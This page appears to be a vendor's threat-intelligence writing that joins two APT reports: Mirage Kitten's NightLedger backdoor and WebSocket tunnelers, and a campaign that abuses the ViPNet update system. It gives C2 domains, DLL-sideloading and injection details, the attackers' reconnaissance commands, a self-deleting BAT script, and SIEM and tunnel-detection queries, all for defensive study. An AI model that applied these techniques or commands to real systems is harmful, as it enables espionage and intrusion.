Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.
During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.
Technical details
Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.
NightLedger backdoor
NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.
When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.
NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.
When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.
NightLedger supports the following commands:
Command ID
Description
1
Gather user and host identity information
3
Execute a process/program
17
List directories
20
Download a file to the infected system
25
Gather host and network information
27
Copy a file
30
Update beacon interval
36
Take a screenshot
43
Load a DLL
56
Kill a process
62
Delete a file
69
Terminate thread
70
Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75
Enumerate logical drives
90
List processes
93
Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.
Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.
BridgeHead – a WebSocket tunneler
During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.
If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:
GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38
The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.
The malware’s next action depends on the HTTP response returned by the server:
HTTP response
Description
407 (Proxy Auth Required)
Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols)
Success. Proceeds to WebSocket upgrade and authentication.
Other
Connection failed. Closes all handles, enters backoff.
This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.
Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.
All tunnel communication uses a fixed binary wire format:
Offset
Size
Field
Encoding
0
1
type
Message type (1–9)
1
4
connId
Tunnel connection identifier
5
1
flags
Status or error indicator
6
2
dataLen
Payload length
8
var
payload
Message data
Every message is at least 8 bytes. Seven message types are actively used:
Type
Name
Direction
Description
1
CONNECT
Server -> Client
Open a new TCP tunnel to a SOCKS5 target address
2
CONNECT_RESPONSE
Client -> Server
Confirm the connection was established
3
DATA
Bidirectional
Relay TCP traffic through the tunnel
4
DISCONNECT
Bidirectional
Close a tunnel connection
5
PING
Bidirectional
Keepalive probe, sent every 30 seconds by timer
6
PONG
Bidirectional
Keepalive reply
9
FLOWCTRL
Bidirectional
Throttle data flow to prevent buffer overrun
The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:
Type byte
Description
0x01
IPv4 address (4 bytes)
0x03
Domain name (1-byte length + string)
0x04
IPv6 address (16 bytes)
Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.
ArcBridge: another WebSocket tunneling tool
ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:
After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:
Command
Description
OPEN:
Creates a proxy/tunnel session to a target selected by the operator.
DNS:
Performs hostname or address resolution and returns the result.
Victimology
According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.
Conclusion
Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.
Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.
UPD 16.07.2026: Added rules to protect companies using our Kaspersky SIEM system, and listed events for developing custom detection rules or conducting threat hunting.
UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.
UPD 16.07.2026: Added detection rules and examples using KEDR Expert.
UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.
UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.
We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during the attack were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts at targeted infection of large Russian organizations in the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year, we discovered a complex backdoor mimicking ViPNet updates.
Persistence via the update system
On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique — the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.
HelloInjector: a loader for additional malicious components
The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After starting, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and whose command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.
After restarting inside the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload, which is stored in its body in plain text, in memory.
HelloProxy: a tool for traffic proxying and launching new malicious payloads
The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.
The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:
AFD_RECV (0x12017)
AFD_GET_TDI_HANDLES (0x12037)
These codes are used during socket operations — their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.
The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:
threadid: <Thread ID> pid=<PID>\r\n
After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.
Depending on the received command, there are two execution branches:
Working as a proxy. The malware accepts strings in the following format:
<ip_addr>:<port>
Afterwards, it creates new sockets and starts forwarding traffic between them.
Working as a loader. The malware accepts an executable file from the command server, after which it loads it into the memory of its own process and launches it in a separate thread.
During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:
An implant, which we named HelloExecutor, with the help of which attackers can execute commands on the infected system.
A module for cleaning ViPNet software log files, which we named HelloCleaner. It allows hiding the attackers’ actions in the system.
We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:
query user
ipconfig /all
ping   8.8.8.8  -n  1
net user /do
net group /do
dir "C:\Program Files (x86)"
dir "C:\Program Files (x86)\infotecs\"
dir "C:\Program Files (x86)\infotecs\ViPNet Administrator"
dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export"
dir "C:\Program Files (x86)\infotecs\ViPNet Client"
dir  "С:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\"
dir  "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <номер сети удален>"
dir c:\users\[username]
query  user
dir  C:\Users\Public\music

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):
HelloBackdoor: a Rust-based backdoor for file system manipulations
In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:
!upload — upload a file to the infected machine !down — download a file from the infected machine !stop — stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:
@echo off
:loop
if exist <selfpath> (
del /F /Q <selfpath>
if exist <selfpath> goto loop
)
sc stop iplircontrol >nul
timeout 5 > nul
sc start iplircontrol > nul
(goto) 2>nul & del /F /Q %0
If the command text did not match the above list, the command is executed using cmd.exe.
Attribution
During the analysis of one of the wtsapi32.dll file samples, we found an unused string:
It refers to the news portal sina.com, which is popular in China.
In addition, while analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using “false flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.
Recommendations
Given that this is not the first time ViPNet has been used by advanced threat actor to conduct cyberattacks, we recommend paying special attention to the protection of workstations running this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.
Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent this category of incidents. This approach is embedded in the architecture of the Kaspersky Next Expert range of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.
Kaspersky solutions detect this threat with the following verdicts:
One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor process injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.

Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for HelloBackdoor activity.
The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string hello\n), which activates the backdoor.
Monitoring the creation of the wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.
Monitoring the launch of unusual processes (not typical of ViPNet, lacking an InfoTeCS signature) by the ViPNet update process (Itcsrvup64.exe or Itcsrvup.exe).
Creation of library files (.dll) in a directory associated with ViPNet (by default, ViPNet Update System or VIPNET CLIENT) by ViPNet processes.
Atypical activity (file creation/process execution) from an instance of the svchost.exe process.
Creation of executable files in directories that are writable by default (%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).
Monitoring the creation of tunnels using ssh or plink processes (identification is performed based on the original PE file name, not the executable file name); the detection is based on the presence of substrings like port:address:port and their variations in the command line.
To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:
R220_02_Collection of user account information using standard Windows tools
R221_01_Windows group discovery via Windows tools
R224_02_Remote system discovery via standard Windows tools
R224_14_Windows reconnaissance activity
R226_02_Collection of information about network connections using standard Windows tools
Also, when developing your own detection rules or conducting threat hunting, we recommend paying attention to the following events:
Creation of suspicious files in the ViPNet update directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System:
(DeviceEventClassID = '4663' OR DeviceEventClassID = '11')
AND match(FileName, '.*\\.(exe|dll)')
AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
Persistence using the DLL Sideloading technique by loading the wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
DeviceEventClassID = 7
AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe')
AND FileName ilike '%wtsapi32.dll'
AND FileName ilike '%\InfoTeCS\VIPNet Update System\%'
AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
Launching non-standard processes from the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe:
(DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe')
Launching the ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain InfoTeCS vendor details:
DeviceEventClassID = '1'
AND match(DestinationProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe')
AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%')
Atypical reconnaissance execution from the svchost.exe process:
(DeviceEventClassID = '4688' OR DeviceEventClassID = '1')
AND SourceProcessName ilike '%svchost.exe'
AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*')
Creation of tunnels using renamed ssh or plink processes:
DeviceEventClassID = '1'
AND match(OldFileName, '.*(plink|ssh).*')
AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+'
For correct functioning of detection rules and threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.
sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."

 Login
Login